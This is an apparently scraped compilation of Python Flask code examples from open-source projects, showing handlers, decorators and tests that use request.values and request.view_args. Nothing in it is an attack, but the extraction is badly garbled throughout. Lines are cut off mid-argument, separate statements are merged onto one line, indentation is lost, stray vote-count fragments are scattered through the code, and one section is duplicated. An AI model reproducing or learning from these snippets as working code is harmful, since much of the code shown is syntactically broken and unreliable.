# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest.cookies is\n')

#print(request.cookies)

# #dataDict = request.data

#print('\nrequest.data is :\n')

#print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)
```

```
#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)

answer={}

answer['ans']=getanswer(dataDict['que'],data2,model2,vec_model)
print (json.dumps(answer))

return json.dumps(answer)

else:

return'ghjk'
```

## Example 25

Project: *BOP2017* Author: *crh19970307* File: [webserver-v6.py](#) [MIT License](#)

```
5 vo

def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])
```

```
#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest.cookies is\n')

#print(request.cookies)

# #dataDict = request.data

#print('\nrequest.data is :\n')

#print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)
```

```
answer={}

global oldQue,ans

ans,oldQue =getanswer(dataDict['que'], data2,
model2,vec_model,old answer['ans']=ans

print(dataDict['que'])

print (answer['ans'])

return json.dumps(answer)

else:

return'ghjk'
```

## Example 26

5 vo

Project: *Broadcast* Author: *lame* File: [adapters.py](#) Apache License 2.0

```
def parse_request(self):

message_reparse = reqparse.RequestParser() if request. values:

message_reparse.add_argument('SmsStatus', type=str,
required=True, lo
message_reparse.add_argument('SmsMessageSid', type=str,
required=True message_reparse.add_argument('Body', type=str,
required=True, locatio message_reparse.add_argument('To',
type=str, required=True, location=

message_reparse.add_argument('ToCity', type=str, required=True,
locat message_reparse.add_argument('ToState', type=str,
required=True, loca message_reparse.add_argument('ToCountry',
type=str, required=True, lo
```

```
message_reparse.add_argument('ToZip', type=str, required=True,
locati message_reparse.add_argument('From', type=str,
required=True, locatio message_reparse.add_argument('FromCity',
type=str, required=True, loc
message_reparse.add_argument('FromState', type=str,
required=True, lo message_reparse.add_argument('FromCountry',
type=str, required=True,
message_reparse.add_argument('FromZip', type=str,
required=True, loca message_reparse.add_argument('MediaUrl0',
type=str, required=False, l
message_reparse.add_argument('MediaContentType0', type=str,
required=


message_reparse.add_argument('NumSegments', type=int,
required=False, message_reparse.add_argument('ApiVersion',
type=str, required=False, else:
message_reparse.add_argument('To', type=str, required=True,
help='to_


message_reparse.add_argument('Body', type=str, required=False,
locati return {self.convert(x): y for x, y in
message_reparse.parse_args().items
```

**Example 27**

Project: *voice-quickstart-server-python* Author: *twilio* File: [server.py](#)  
[MIT License](#)

```
5 vo

def makeCall():

    resp = VoiceResponse()

    to = request.values.get("to")

    if to is None or len(to) == 0:
```

```
resp.say("Congratulations! You have just made your first call! Good  
bye.") elif to[0] in "+1234567890" and (len(to) == 1 or to[1:].isdigit()):  
    resp.dial(callerId=CALLER_NUMBER).number(to) else:  
  
    resp.dial(callerId=CALLER_ID).client(to)  
  
return str(resp)
```

## Example 28

Project: *labplaner* Author: *Info-ag* File: [\*init.py\*](#) Apache License  
[2.0](#)

5 vo

```
def change_ag_values(ag_id, ag, user_ag):
```

""

Change values of an AG.

The request body may include the following:

:key: display\_name: String with new display\_name

:key: description: String with new description

:param ag\_id: AG id for which ag the provided values should be  
changed

:return:

""

# read the request vaalues

```
display_name = request.values.get('display_name', default=None)  
description = request.values.get('description', default=None)  
value_changed = False
```

```

# checks if the display_name or description got transmitted

# if so update the ag entry

if display_name is not None and
bool(re.match(AGRegex.display_name, display_na ag.display_name
= display_name

value_changed = True

if description is not None and bool(re.match(AGRegex.description,
description) ag.description = description

value_changed = True

# if some value got changed, merge the entry to the database and
return a succ if value_changed:

db.session.merge(ag)

db.session.commit()

return jsonify({'status': 'success'}), 200

# else return a BadRequest message

else:

return BadRequest()

```

### **Example 29**

Project: *labplaner* Author: *Info-ag* File: [\\_\\_init\\_\\_.py](#) Apache License  
[2.0](#)

5 vo

def update\_users(ag\_name, user\_ag, ag):

""

Update the roles of users in an ag

The Request body includes following:

:key: <user\_id>: unique database id of the user

--> :value: <role> --> 'MENTOR' or 'PARTICIPANT'

:param ag\_name: ag\_name of the ag to be edited automatic filled params

:param user\_ag: database entry of the association bewteen the request user

--> get filled by @requires\_mentor

:param ag: database entry of the ag

--> get filled by @requires\_mentor

:return: redirect to the ag dashboard

""

# for every key in rquest values --> for every user/user\_id passed by the form for user\_id in request. values:

# the role the user got assigned to be

role = request.values.get(user\_id)

# query the database entry of the association between the user to be edite edit\_user\_ag =  
db.session.query(UserAG).filter(and\_(UserAG.user\_id == user  
UserAG.ag\_id == ag.id)).scalar()

```
# if there is an result for this user <==> the user is in the ag if
edit_user_ag:

# update his role and simulate the changes

edit_user_ag.role = role

db.session.flush()

# if there are no mentors left

if not ag.mentors:

# throw error

flash(u'An AG needs a minimum of one Mentor', 'error') return
redirect(url_for('ag.ag_settings', ag_name=ag_name))

# if there are still mentors

# --> save changes to the database and redirect to the ag dashboard
db.session.commit()

flash(f'Successfully changed the roles in {ag.display_name}', 'success') return redirect(url_for('ag.ag_dashboard',
ag_name=ag_name)) Example 30
```

Project: *MoePhoto* Author: *opteroncx* File: [server.py](#) [Apache License 2.0](#)

5 vo

```
def acquireSession(request):

if current.session:

return busy()

while noter.poll():
```

```
noter.recv()  
  
current.session = request.values['session']  
  
current.path = request.values['path'] if 'path' in request.values else  
request.  
  
current.key = getKey(current.session, request) current.eta = request.  
values['eta'] if 'eta' in request.values else 10  
  
return False if current.session else E403
```

### Example 31

Project: *MoePhoto* Author: *opteroncx* File: [server.py](#) Apache License 2.0

```
5 vo  
  
def controlPoint(path, fMatch, fUnmatch, fNoCurrent, check=lambda  
*: True): def f():  
  
if not 'session' in request.values:  
  
return E403  
  
session = request.values['session']  
  
if not session:  
  
return E403  
  
if current.session:  
  
return spawn(fMatch, getKey(session, request)).get() if  
current.session == s else:  
  
return fNoCurrent(session, request)
```

```
app.route(path, methods=['GET', 'POST'], endpoint=path)(f)
```

### Example 32

Project: *MoePhoto* Author: *opteroncx* File: [server.py](#) [Apache License 2.0](#)

5 vo

```
def checkMsgMatch(request):  
    if not 'path' in request.values:  
        return True  
  
    path = request.values['path']  
  
    return path == current.path
```

### Example 33

Project: *MoePhoto* Author: *opteroncx* File: [server.py](#) [Apache License 2.0](#)

5 vo

```
def gallery(req):  
    items = ()  
  
    dirName = req.values['dir'] if 'dir' in req.values else outDir try:  
        items = os.listdir(dirName)  
    except:pass  
  
    images = filter((lambda item:item.endswith('.png') or  
    item.endswith('.jpg')), it doc = []
```

```
images = [*map(lambda image:ndoc.format(image=image,
dirName=dirName), images)]  
  
for i in range((len(images) - 1) // 3 + 1): doc.append('<div class="col-sm-4 col-xs-4 w3gallery-grids">') doc.extend(images[i * 3:(i + 1) * 3])  
  
doc.append('</div>')
```

return ("".join(doc),) if len(doc) else ('暂时没有图片，快去尝试放大吧',) **Example 34**

Project: *MoePhoto* Author: *opteroncx* File: [server.py](#) [Apache License 2.0](#)

5 vo

```
def responseEnhance(t, req):  
  
    res, code = t  
  
    if 'eta' in req. values:  
  
        res['eta'] = float(req. values['eta'])  
  
        res.update((k, int(req. values[k])) for k in ('gone', 'total') if k in req.  
value return toResponse(res, code)
```

**Example 35**

Project: *avrae-public* Author: *avrae* File: [web.py](#) [MIT License](#)

5 vo

```
def callback():  
  
    if request. values.get('error'):   
  
        return request. values['error']
```

```
discord = make_session(state=session.get('oauth2_state')) token =
discord.fetch_token(
TOKEN_URL,
client_secret=OAUTH2_CLIENT_SECRET,
authorization_response=request.url)
session['oauth2_token'] = token
original_page = session.pop("original_page", ".home") return
redirect(url_for(original_page))
```

### Example 36

Project: *avrae-public* Author: *avrae* File: [web.py](#) MIT License

5 vo

```
def aliases_list():

discord = make_session(token=session.get('oauth2_token')) resp =
discord.get(API_BASE_URL + '/users/@me') user_id =
resp.json().get('id')

aliases = db.jget('cmd_aliases', {}).get(user_id, {}) snippets =
db.jget('damage_snippets', {}).get(user_id, {}) chars = db.jget(user_id
+ '.characters', {}) cvars = {c.get('stats', {}).get('name', 'No name'):
c.get('cvars', {})} for c in aliases: aliases = sorted([(k, v) for k, v in
aliases.items()], key=lambda i: i[0]) snippets = sorted([(k, v) for k, v in
snippets.items()], key=lambda i: i[0]) cvars = sorted([[k, v] for k, v in
cvars.items()], key=lambda i: i[0]) for cvar in cvars:

cvar[1] = sorted([(k, v) for k, v in cvar[1].items()], key=lambda i: i[0])
return render_template('aliases/list.html', aliases=aliases,
snippets=snippets)
```

Project: *avrae-public* Author: *avrae* File: [web.py](#) MIT License

5 vo

```
def aliases_delete():

    discord = make_session(token=session.get('oauth2_token')) resp =
    discord.get(API_BASE_URL + '/users/@me') user_id =
    resp.json().get('id')

    alias_type = request.values.get('type')

    alias_name = request.values.get('name')

    if alias_type == 'alias':

        aliases = db.jget('cmd_aliases', {})

        user_aliases = aliases.get(user_id, {})

        try:

            del user_aliases[alias_name]

        except KeyError:

            return "Alias not found", 404

        aliases[user_id] = user_aliases

        db.jset('cmd_aliases', aliases)

    elif alias_type == 'snippet':

        snippets = db.jget('damage_snippets', {})

        user_snippets = snippets.get(user_id, {})

        try:

            del user_snippets[alias_name]
```

```

except KeyError:

    return "Snippet not found", 404

snippets[user_id] = user_snippets

db.jset('damage_snippets', snippets)

else: # "cvar-cid"

    chars = db.jget(user_id + '.characters', {}) cid = '-'.join(alias_type.split('-')[1:])

    char_cvars = chars.get(cid, {}).get('cvars', {}) try:

        del char_cvars[alias_name]

    except KeyError:

        return "Cvar not found", 404

    chars[cid]['cvars'] = char_cvars

    db.jset(user_id + '.characters', chars)

return "Alias deleted"

```

### **Example 38**

Project: *avrae-public* Author: *avrae* File: [web.py](#) [MIT License](#)

5 vo

```

def aliases_edit():

    discord = make_session(token=session.get('oauth2_token')) resp =
    discord.get(API_BASE_URL + '/users/@me') user_id =
    resp.json().get('id')

```

```
alias_type = request.values.get('type')

old_alias_name = request.values.get('target') new_alias_name =
request.values.get('name') new_alias_value = request.
values.get('value') if alias_type == 'alias':

    aliases = db.jget('cmd_aliases', {})

    user_aliases = aliases.get(user_id, {})

    try:

        del user_aliases[old_alias_name]

    except KeyError:

        return "Alias not found", 404

    user_aliases[new_alias_name] = new_alias_value aliases[user_id] =
user_aliases

    db.jset('cmd_aliases', aliases)

elif alias_type == 'snippet':

    snippets = db.jget('damage_snippets', {})

    user_snippets = snippets.get(user_id, {})

    try:

        del user_snippets[old_alias_name]

    except KeyError:

        return "Alias not found", 404

    user_snippets[new_alias_name] = new_alias_value
    snippets[user_id] = user_snippets
```

```
db.jset('damage_snippets', snippets)

else: # "cvar-cid"

chars = db.jget(user_id + '.characters', {}) cid = '-'.join(alias_type.split('-')[1:])

char_cvars = chars.get(cid, {}).get('cvars', {}) try:

del char_cvars[old_alias_name]

except KeyError:

return "Cvar not found", 404

char_cvars[new_alias_name] = new_alias_value chars[cid]['cvars'] = char_cvars

db.jset(user_id + '.characters', chars)

return "Alias edited"
```

### Example 39

Project: *ArticutAPI* Author: *Droidtown* File:  
[DroidtownChatbot\\_flask.py](#) MIT License

5 vo

```
def bot():

inputSTR = request.values["inputSTR"]

if inputSTR.startswith("ECHO_TEST"): responseSTR = "ECHO:
{}".format(request.values["inputSTR"]) else:

pass

responseSTR = ""
```

```

articut = Articut()

inputDICT = articut.parse(inputSTR, level="lv1",
userDefinedDictFILE=configDIC

#<預檢查:程式邏輯>

if "_verb" in "".join(inputDICT["result_pos"]): pass
elif "AUX" in "".join(inputDICT["result_pos"]): pass
else:

    return "你給的資訊太少了，我不明白你問的「{}」是什麼意思。".format(inputSTR)

#</預檢查:程式邏輯>

#<後檢查:程式邏輯>

ansCandidateLIST =
segTokenMatchListFinder(inputDICT["result_pos"], articut) if
len(ansCandidateLIST)>0:

    responseSTR = "\n".join([a[0] for a in ansCandidateLIST])

#responseSTR = "您可以考慮掛 "+"".join([a[0].split("負責")[0] for a in
ansCan else:

    responseSTR = "嗯，還有別的症狀嗎？"

#</後檢查:程式邏輯>

return responseSTR

```

### Example 40

Project: *Dallinger* Author: *Dallinger* File: [experiment\\_server.py](#) MIT License

5 vo

```
def api_notifications():

    """Receive MTurk REST notifications."""

    event_type = request. values["Event.1.EventType"]

    assignment_id = request. values.get("Event.1.AssignmentId")

    participant_id = request. values.get("participant_id")

    # Add the notification to the queue.

    db.logger.debug(

        "rq: Queueing %s with id: %s for worker_function", event_type,
        assignment_)

    q.enqueue(worker_function, event_type, assignment_id,
        participant_id) db.logger.debug("rq: Submitted Queue Length: %d
        (%s)", len(q), ", ".join(q.job return success_response())
```

## Example 41

Project: *origin-bridge* Author: *OriginProtocol* File: [attestations.py](#) [MIT License](#)

5 vo

```
def get(self):

    return handle_request(
        data=request. values,
```

```
handler=VerificationService.facebook_auth_url,  
request_schema=FacebookAuthUrlRequest,  
  
response_schema=FacebookAuthUrlResponse)
```

### Example 42

Project: *origin-bridge* Author: *OriginProtocol* File: [attestations.py](#) [MIT License](#)

5 vo

```
def get(self):  
  
    return handle_request(  
  
        data=request.values,  
  
        handler=VerificationService.twitter_auth_url,  
        request_schema=TwitterAuthUrlRequest,  
  
        response_schema=TwitterAuthUrlResponse)
```

### Example 43

Project: *origin-bridge* Author: *OriginProtocol* File: [attestations.py](#) [MIT License](#)

5 vo

```
def get(self):  
  
    return handle_request(  
  
        data=request.values,  
  
        handler=VerificationService.generate_airbnb_verification_code,  
        request_schema=AirbnbRequest,
```

response\_schema=AirbnbVerificationCodeResponse) **Example 44**

Project: *CactusAPI* Author: *CactusDev* File: [\*views.py\*](#) MIT License

5 vo

```
def chan_friends(channel):
```

```
"""
```

If you GET this endpoint, go to /api/v1/channel/<channel>/friend with <channel> replaced for the channel of the friends you want to get

<channel> can either be an int that matches the channel, or a string that matches the owner's username

```
"""
```

```
# model = request.path.split("/)[-1]
```

```
model = "Friend"
```

```
if channel.isdigit():
```

```
fields = {"channelId": int(channel)}
```

```
else:
```

```
fields = {"owner": channel.lower()}
```

```
packet, code = generate_response(
```

```
model,
```

```
request.path,
```

```
request.method,
```

```
request.values,
```

```
    data=results,  
    fields=fields  
)  
  
return make_response(jsonify(packet), code)  
  
# There was an error!  
  
# if not str(code).startswith("2"):  
  
#     return make_response(jsonify(packet), code)  
  
# NOTE: Not needed currently, but this is how you would check  
  
# TODO: Fix this endpoint to remove timing elements (friends are  
forever)  
  
# TODO: Use Object.update(**changes) instead of  
Object(**updated_object).save() Example 45
```

Project: *airflow* Author: *apache* File: [decorators.py](#) Apache License 2.0

5 vo

```
def action_logging(f):
```

"""

Decorator to log user actions

"""

```
@functools.wraps(f)
```

```
def wrapper(*args, **kwargs):
```

```
with create_session() as session:  
    if g.user.is_anonymous:  
        user = 'anonymous'  
    else:  
        user = g.user.username  
    log = Log(  
        event=f.__name__,  
        task_instance=None,  
        owner=user,  
        extra=str(list(request.values.items())),  
        task_id=request.values.get('task_id'),  
        dag_id=request.values.get('dag_id'))  
    if 'execution_date' in request.values:  
        log.execution_date = pendulum.parse(  
            request.values.get('execution_date'))  
    session.add(log)  
    return f(*args, **kwargs)  
return wrapper
```

## Example 46

Project: *airflow* Author: *apache* File: [decorators.py](#) Apache License 2.0

5 vo

```
def has_dag_access(**dag_kwargs):
```

```
"""
```

Decorator to check whether the user has read / write permission on the dag.

```
"""
```

```
def decorator(f):
```

```
    @functools.wraps(f)
```

```
    def wrapper(self, *args, **kwargs):
```

```
        has_access = self.appbuilder.sm.has_access
```

```
        dag_id = request.values.get('dag_id')
```

```
# if it is false, we need to check whether user has write access on th  
can_dag_edit = dag_kwargs.get('can_dag_edit', False)
```

```
# 1. check whether the user has can_dag_edit permissions on all_dags
```

```
# 2. if 1 false, check whether the user
```

```
# has can_dag_edit permissions on the dag
```

```
# 3. if 2 false, check whether it is can_dag_read view,
```

```
# and whether user has the permissions
```

```
if (
```

```
    has_access('can_dag_edit', 'all_dags') or
```

```
has_access('can_dag_edit', dag_id) or (not can_dag_edit and
(has_access('can_dag_read',
'all_dags') or

has_access('can_dag_read',
dag_id))):

return f(self, *args, **kwargs)

else:

flash("Access is Denied", "danger") return
redirect(url_for(self.appbuilder.sm.auth_view.

__class__.name + ".login"))

return wrapper

return decorator
```

### Example 47

Project: *RSVPBot* Author: *recursecenter* File: [init.py](#) MIT  
[License](#)

5 vo

```
def filter_participants(event):

include_participants = request.values.get('include_participants',
").lower() if include_participants == 'true':"

return event

else:

return {k: v for k, v in event.items() if k != 'participants'}
```

## Example 48

Project: *RSVPBot* Author: *reursecenter* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def events():

    if 'created_at_or_after' in request. values: date =
        parse_date(request. values['created_at_or_after']) events = [event
            for event in api_data if created_on_or_after(event, date)]

    return render_events(sort_by_start_time(events)) elif 'ids' in request.
        values:

    ids = json.loads(request. values['ids'])

    return render_events(e for e in map(find_event, ids) if e) else:

    return render_events([])
```

## Example 49

Project: *RSVPBot* Author: *reursecenter* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def leave(id):

    event = find_event(id)

    if event == None:

        return not_found()

    user = find_user(request. values.get('user_param'), request.
        values.get('user_p') if user == None:
```

```
return user_not_specified()

leave_event(user, event)

return jsonify({})
```

## Example 50

Project: *invenio-search* Author: *inveniosoftware* File: [app.py](#) [MIT License](#)

5 vo

```
def index():

    """Query Elasticsearch using Invenio query syntax."""

    page = request.values.get('page', 1, type=int) size = request.
    values.get('size', 2, type=int) search = ExampleSearch()[(page - 1) *
    size:page * size]

    if 'q' in request.values:

        search = search.query(QueryString(query=request.values.get('q'))))
        search = search.sort(
            request.values.get('sort', 'title')
        )

        search = ExampleSearch.faceted_search(search=search) results =
        search.execute().to_dict()

    return jsonify({'hits': results.get('hits')})
```

## Python flask.request.view\_args() Examples

The following are code examples for showing how to use `flask.request.view_args()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `python-flask-restful-api` Author: `akasitaide` File: `event_locations.py` MIT License 6 vc

```
def get(self, *args, **kwargs):
    qs = CSManager(request.args, self.schema)
    popular_locations = db.session.query(Event.searchable_location_name, func.count(Event.id).label('counts'))
    .group_by(Event.searchable_location_name) \
    .order_by(desc('counts')) \
    .limit(6)
    locations = []
    for location, _ in popular_locations:
        if location is not None:
            new_location = EventLocation(location)
            new_location.id = len(locations)
            locations.append(new_location)
    schema = EventLocationSchema(many=True)
    result = schema.dump(locations, many=True).data
    view_kwargs = request.view_args if getattr(self, 'view_kwargs', None) is not None else {}
    add_pagination_links(result,
                         len(locations),
                         qs,
                         url_for(self.view, **view_kwargs))
    result.update({'meta': {'count': len(locations)}})
    return result
```

### Example 2

Project: `clickable-time-flask-restful` Author: `karen` File: `pagination.py` MIT License 6 vc

```
def paginate(query, schema):
    page = request.args.get('page', DEFAULT_PAGE_NUMBER)
    per_page = request.args.get('page_size', DEFAULT_PAGE_SIZE)
    page_obj = query.paginate(page=page, per_page=per_page)
    next = url_for(
        request.endpoint,
        page=page_obj.next_num if page_obj.has_next else page_obj.page,
        per_page=per_page,
        **request.view_args
    )
    prev = url_for(
        request.endpoint,
        page=page_obj.prev_num if page_obj.has_prev else page_obj.page,
        per_page=per_page,
        **request.view_args
    )

    return {
        'total': page_obj.total,
        'pages': page_obj.pages,
        'next': next,
        'prev': prev,
```

Python `flask.request.view_args()` Examples The following are code examples for showing how to use `flask.request.view_args()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: [python-flask-restful-api](#) Author: [akashtalole](#) File: [event\\_locations.py](#) MIT License

6 vo

```
def get(self, *args, **kwargs):
    qs = QSManager(request.args, self.schema)
    popular_locations =
        db.session.query(Event.searchable_location_name, func.
    .group_by(Event.searchable_location_name) \
    .order_by(desc('counts')) \
    .limit(6)

    locations = []
    for location, _ in popular_locations:
        if location is not None:
            new_location = EventLocation(location)
            new_location.id = len(locations)
            locations.append(new_location)
    schema = EventLocationSchema()
```

```
result = schema.dump(locations, many=True).data view_kwargs =
request.view_args if getattr(self, 'view_kwargs', None) is
add_pagination_links(result,
len(locations),
qs,
url_for(self.view, **view_kwargs))
result.update({'meta': {'count': len(locations)}}) return result
```

## Example 2

Project: *cookiecutter-flask-restful* Author: *karec* File: [\*pagination.py\*](#)  
[MIT License](#)

6 vo

```
def paginate(query, schema):
    page = request.args.get('page', DEFAULT_PAGE_NUMBER)
    per_page = request.args.get('page_size', DEFAULT_PAGE_SIZE)
    page_obj = query.paginate(page=page, per_page=per_page)
    next = url_for(
        request.endpoint,
        page=page_obj.next_num if page_obj.has_next else page_obj.page,
        per_page=per_page,
        **request.view_args
    )
    prev = url_for(
        request.endpoint,
```

```
page=page_obj.prev_num if page_obj.has_prev else page_obj.page,
per_page=per_page,
**request.view_args
)
return {
'total': page_obj.total,
'pages': page_obj.pages,
'next': next,
'prev': prev,
'results': schema.dump(page_obj.items).data
}
```

### Example 3

Project: *osm-wikidata* Author: *EdwardBetts* File: [init.py](#) GNU  
[General Public License v3.0](#)

6 vo

```
def log_exception(self, exc_info):
    self.logger.error(""""
```

Path: %s

HTTP Method: %s

Client IP Address: %s

User Agent: %s

```
User Platform: %s  
User Browser: %s  
User Browser Version: %s  
GET args: %s  
view args: %s  
URL: %s  
"""\ % (  
    request.path,  
    request.method,  
    request.remote_addr,  
    request.user_agent.string,  
    request.user_agent.platform,  
    request.user_agent.browser,  
    request.user_agent.version,  
    dict(request.args),  
    request.view_args,  
    request.url  
, exc_info=exc_info)
```

#### Example 4

Project: *flump* Author: *rolepoint* File: [\\_\\_init\\_\\_.py](#) MIT License

6 vo

```
def __init__(self, *args, **kwargs):
    super(FlumpBlueprint, self).__init__(*args, **kwargs)
    register_error_handlers(self)

    if kwargs.pop('logging', False):
        @self.before_request
        def do_logging():
            logger = logging.getLogger('flump.view.{}'.format(self.name))
            debug_string = (
                "%s request made for resource type %s with kwargs: %s "
                "and data: %s"
            )
            logger.debug(debug_string, request.method, request.view_args,
                         request.data)
```

## Example 5

Project: *eq-survey-runner* Author: *ONSdigital* File: [\*questionnaire.py\*](#)  
[MIT License](#)

6 vo

```
def before_questionnaire_request():
    metadata = get_metadata(current_user)
    if not metadata:
        raise NoTokenException(401)
```

```
logger.bind(tx_id=metadata['tx_id'])

values = request.view_args

if check_multiple_survey(metadata, values): raise
MultipleSurveyError

logger.bind(eq_id=values['eq_id'], form_type=values['form_type'],
ce_id=values['collection_id'])

logger.info('questionnaire request', method=request.method,
url_path=request.full_path)
session_store = get_session_store()

session_data = session_store.session_data

language_code = request.args.get('language_code') if
language_code:

session_data.language_code = language_code
session_store.save()

g.schema = load_schema_from_session_data(session_data)
```

## Example 6

Project: *eq-survey-runner* Author: *ONSdigital* File: [\*questionnaire.py\*](#)  
[MIT License](#)

6 vo

```
def before_post_submission_request():

    session_store = get_session_store()

    if not session_store or not session_store.session_data: raise
        NoTokenException(401)

    session_data = session_store.session_data

    g.schema = load_schema_from_session_data(session_data)
    logger.bind(tx_id=session_data.tx_id)
```

```
values = request.view_args

logger.bind(eq_id=values['eq_id'], form_type=values['form_type'])
logger.info('questionnaire request', method=request.method,
url_path=request.full_metadata_from_session_data = {

'tx_id': session_data.tx_id,

'eq_id': session_data.eq_id,

'form_type': session_data.form_type,

}

if check_multiple_survey(metadata_from_session_data, values):
    raise NoTokenException(401)
```

## Example 7

Project: *notifications-admin* Author: *alphagov* File:  
[test\\_permissions.py](#) MIT License

6 vo

```
def _test_permissions(
    client,
    usr,
    permissions,
    will_succeed,
    kwargs=None,
):
    request.view_args.update({'service_id': 'foo'}) if usr:
```

```
client.login(usr)

decorator = user_has_permissions(*permissions, **(kwargs or {}))
decorated_index = decorator(index)

if will_succeed:

    decorated_index()

else:

    try:

        if (

            decorated_index().location != '/sign-in?next=%2F' or
            decorated_index().status_code != 302

        ):

            pytest.fail("Failed to throw a forbidden or unauthorised exception
except (Forbidden, Unauthorized):

pass
```

## Example 8

Project: *notifications-admin* Author: *alphagov* File:  
[test\\_permissions.py](#) MIT License

6 vo

```
def test_user_has_permissions_for_organisation(
    client,
    mocker,
):
```

```
user = _user_with_permissions()

user['organisations'] = ['org_1', 'org_2']

mocker.patch('app.user_api_client.get_user', return_value=user)
client.login(user)

request.view_args = {'org_id': 'org_2'}
```

@user\_has\_permissions()

```
def index():

    pass
```

index()

## Example 9

Project: *notifications-admin* Author: *alphagov* File:  
[test\\_permissions.py](#) MIT License

6 vo

```
def test_platform_admin_can_see_orgs_they_dont_have(
    client,
    platform_admin_user,
    mocker,
):

    platform_admin_user['organisations'] = []

    mocker.patch('app.user_api_client.get_user',
    return_value=platform_admin_user)
    client.login(platform_admin_user)
```

```
request.view_args = {'org_id': 'org_2'}
```

```
@user_has_permissions()
```

```
def index():
```

```
    pass
```

```
index()
```

## Example 10

Project: *notifications-admin* Author: *alphagov* File:  
[test\\_permissions.py](#) MIT License

6 vo

```
def test_cant_use_decorator_without_view_args(  
    client,  
    platform_admin_user,  
    mocker,  
):  
  
    mocker.patch('app.user_api_client.get_user',  
    return_value=platform_admin_user)  
    client.login(platform_admin_user)  
  
    request.view_args = {}  
  
    @user_has_permissions()  
  
    def index():  
        pass
```

```
with pytest.raises(NotImplementedError):  
    index()
```

## Example 11

Project: *notifications-admin* Author: *alphagov* File:  
[test\\_permissions.py](#) MIT License

6 vo

```
def test_user_doesnt_have_permissions_for_organisation(  
    client,  
    mocker,  
):  
  
    user = _user_with_permissions()  
  
    user['organisations'] = ['org_1', 'org_2']  
  
    mocker.patch('app.user_api_client.get_user', return_value=user)  
    client.login(user)  
  
    request.view_args = {'org_id': 'org_3'}  
  
    @user_has_permissions()  
  
    def index():  
        pass  
  
        with pytest.raises(FORBIDDEN):  
            index()
```

## Example 12

Project: *flask-monitor* Author: *fraouustin* File: [\*main.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def __dict__(self):  
    mydict = {}  
  
    # manage timing  
  
    mydict['timing'] = {}  
  
    mydict['timing']['delta'] = self.timing  
  
    mydict['timing']['start'] = self.request._stats_start_event  
    mydict['timing']['asctime'] =  
        asctime(gmtime(self.request._stats_start_eve  
  
    # manage flask  
  
    mydict['flask'] = {}  
  
    mydict['flask']['secret_key'] = current_app.config['SECRET_KEY']  
  
    mydict['flask']['server_name'] =  
        current_app.config['SERVER_NAME']  
  
    mydict['flask']['session_cookie_name'] =  
        current_app.config['SESSION_COOKI mydict['flask']  
    ['session_cookie_domain'] = current_app.config['SESSION_COO  
  
    mydict['flask']['session_cookie_path'] =  
        current_app.config['SESSION_COOKI  
  
    mydict['flask']['session_cookie_httponly'] =  
        current_app.config['SESSION_C
```

```

mydict['flask']['session_cookie_secure'] =
current_app.config['SESSION_COO

mydict['flask']['session_refresh_each_request'] =
current_app.config['SESS

# manage request

mydict['request'] = {}

mydict['request']['url'] = request.url

mydict['request']['args'] = {arg: request.args.get(arg) for arg in
request mydict['request']['view_args'] = request.view_args
mydict['request']['path'] = request.path

mydict['request']['method'] = request.method mydict['request']
['remote_addr'] = request.remote_addr try:

mydict['request']['rule'] = request.url_rule.rule except:

mydict['request']['rule'] = ""

#manage response

mydict['response'] = {}

mydict['response']['status_code'] = self.response.status_code
mydict['response']['headers'] = { i:j for i,j in self.response.headers}

return mydict

```

### Example 13

Project: *flask\_restapi* Author: *iwwxiong* File: [\*views.py\*](#) [MIT License](#)

5 vo

```
def get_obj(self):
```

```
args = request.args.to_dict()
args.update({self.pk_field: request.view_args[self.pk_url_kwarg]})  
self.builder = PeeweeQueryBuilder(self.model, args) try:  
  
    obj = self.builder.build().get()  
  
except self.model.DoesNotExist:  
  
    obj = None  
  
return obj
```

## Example 14

Project: *sqlalchemy-flux-serializer* Author: *alexkuz* File: [flask\\_metadata\\_provider.py](#) MIT License

5 vo

```
def get_metadata(next_model_id):  
  
    if not next_model_id:  
  
        return None  
  
    url_args = {}  
  
    url_args.update(request.view_args)  
  
    url_args.update(request.args)  
  
    url_args['after'] = next_model_id  
  
    next_url = url_for(request.endpoint, **url_args) return {  
  
        'next': next_url  
  
    }
```

## Example 15

Project: *vanilla* Author: *hamdielhamdi* File: [main.py](#) MIT License

5 vo

```
def providerdetails(section):
    section = request.view_args['section']
    with open('descript_data.json') as f: meta = json.load(f)
    if section == 'facebook':
        meta = meta['facebook']
    else:
        meta = meta['webpage']
    return render_template('providerdetails.html', title=section,
                           meta=meta)
```

**Example 16**

Project: *prometheus\_flask\_exporter* Author: *rycus86* File: [test\\_metrics.py](#) MIT License

5 vo

```
def test_gauge(self):
    metrics = self.metrics()
    @self.app.route('/test/1')
    @metrics.gauge('gauge_1', 'Gauge 1')
    def test1():
        self.assertMetric('gauge_1', '1.0')
```

```
return 'OK'

self.client.get('/test/1')

self.assertMetric('gauge_1', '0.0')

@app.route('/test/<int:a>')
@metrics.gauge('gauge_2', 'Gauge 2', labels={
    'uri': lambda: request.path,
    'a_value': lambda: request.view_args['a']
})

def test2(a):
    self.assertMetric(
        'gauge_2', '1.0',
        ('uri', '/test/2'), ('a_value', 2)
    )

    return 'OK: %d' % a

    self.client.get('/test/2')

    self.assertMetric(
        'gauge_2', '0.0',
        ('uri', '/test/2'), ('a_value', 2)
    )
```

## Example 17

Project: *flask-restalchemy* Author: ESSS File: [test\\_query\\_callback.py](#)  
[MIT License](#)

5 vo

```
def sample_property_query(parent_query, model):
```

```
"""
```

Query callback to get the collection of colleagues but not it self

```
:param model:
```

```
:param parent_query:
```

```
:return:
```

```
"""
```

```
self_id = request.view_args["relation_id"]
```

```
